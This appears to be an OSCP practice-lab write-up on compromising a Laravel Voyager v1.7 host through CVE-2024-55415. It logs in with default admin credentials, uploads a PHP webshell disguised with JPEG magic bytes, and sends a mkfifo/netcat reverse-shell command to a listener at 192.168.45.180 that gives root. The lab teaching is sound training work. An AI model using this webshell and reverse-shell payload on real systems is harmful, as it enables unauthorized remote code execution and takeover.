
Preparing for OSCP | Sharing Practical Labs & Real-World Attack Analysis
1. Reconnaissance
1.1 Nmap Scan

A full TCP port scan was performed with service/version detection, OS detection, and default scripts:
nmap -sCV -A — min-rate 1000 192.168.158.81
1.2 Key Findings
• Port 8000 is running a Laravel application on PHP 7.4.3 — an outdated version.
• Port 22 (SSH) is open — useful for stable shell access if credentials are found.
- Laravel framework detected via response headers (X-Powered-By, laravel_session cookie).
1.3 Web Enumeration


Navigating to http://192.168.158.81:8000 revealed a Laravel application. The /admin route was checked and returned a Voyager admin panel login page.
Find Directory
Admin login

Default Creds admin@admin.com / password

Made with ♥ by The Control Group — v1.7
Voyager version was identified from the admin dashboard footer:
Made with ♥ by The Control Group — v1.7
2. Vulnerability Analysis
CVE-2024–55415 — Laravel Voyager Arbitrary File Upload
Laravel Voyager v1.7 and earlier contains a vulnerability in its Media Manager component. The file upload functionality fails to properly validate MIME types on the server side, relying only on client-supplied Content-Type headers. This allows an authenticated attacker to upload a PHP file disguised as an image by prepending JPEG magic bytes, resulting in Remote Code Execution when the file is accessed.
CVE ID
CVE-2024–55415
Affected
Laravel Voyager v1.7 and earlier
Attack Type
Authenticated File Upload → RCE
Auth Required
Yes — Voyager admin credentials
Default Creds
admin@admin.com / password
Attack Chain Overview
1. Login to Voyager admin panel using default credentials.
2. Navigate to Media Manager and upload a PHP webshell with JPEG magic bytes prepended.
3. Access the uploaded file via the web server to confirm RCE.
4. Execute a reverse shell payload through the webshell.
5. Obtain root shell — no privilege escalation required.
3. Exploitation
3.1 Admin Panel Login
The Voyager admin login page was found at:
http://192.168.158.81:8000/admin
Default credentials were tested and successfully authenticated:
Email : admin@admin.com
Password : password
3.2 Crafting the Malicious Webshell
A PHP webshell was created with JPEG magic bytes prepended to bypass the MIME type filter. The JPEG magic bytes (\xff\xd8\xff\xe0) trick the server into accepting the file as a valid image while the PHP code remains executable:
echo -e '\xff\xd8\xff\xe0<?php system($_GET["cmd"]); ?>' > shell.php

3.3 Uploading the Webshell

In the Voyager Media Manager, a new directory (test/) was created and the shell.php file was uploaded successfully. The MIME type validation was bypassed due to the JPEG magic bytes at the start of the file.

The uploaded file was accessible at:
http://192.168.158.81:8000/storage/shell.php
3.4 Confirming RCE
The webshell was tested by executing the id command:
curl -s "http://192.168.158.81:8000/storage/shell.php?cmd=id"

3.5 Setting Up the Listener

nc -lvnp 4444
3.6 Obtaining Reverse Shell
A mkfifo reverse shell payload was sent through the webshell using URL encoding for curl compatibility:
curl -s "http://192.168.158.81:8000/storage/shell.php?cmd=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|bash+-i+2>%261|nc+192.168.45.180+4444+>/tmp/f"

4. Privilege Escalation
No privilege escalation was required. The Laravel/Voyager application was running as root (uid=0). Upon receiving the reverse shell, the session was already a root shell.
uid=0(root) gid=0(root) groups=0(root)
4.1 Shell Stabilization
Nmap revealed Laravel on port 8000 (PHP 7.4.3). Voyager admin panel found at /admin.
CVE-2024–55415 — Voyager v1.7 Media Manager allows PHP file upload via MIME bypass using JPEG magic bytes.
🎥 Full Practical Demonstration For a complete step-by-step video walkthrough, watch here: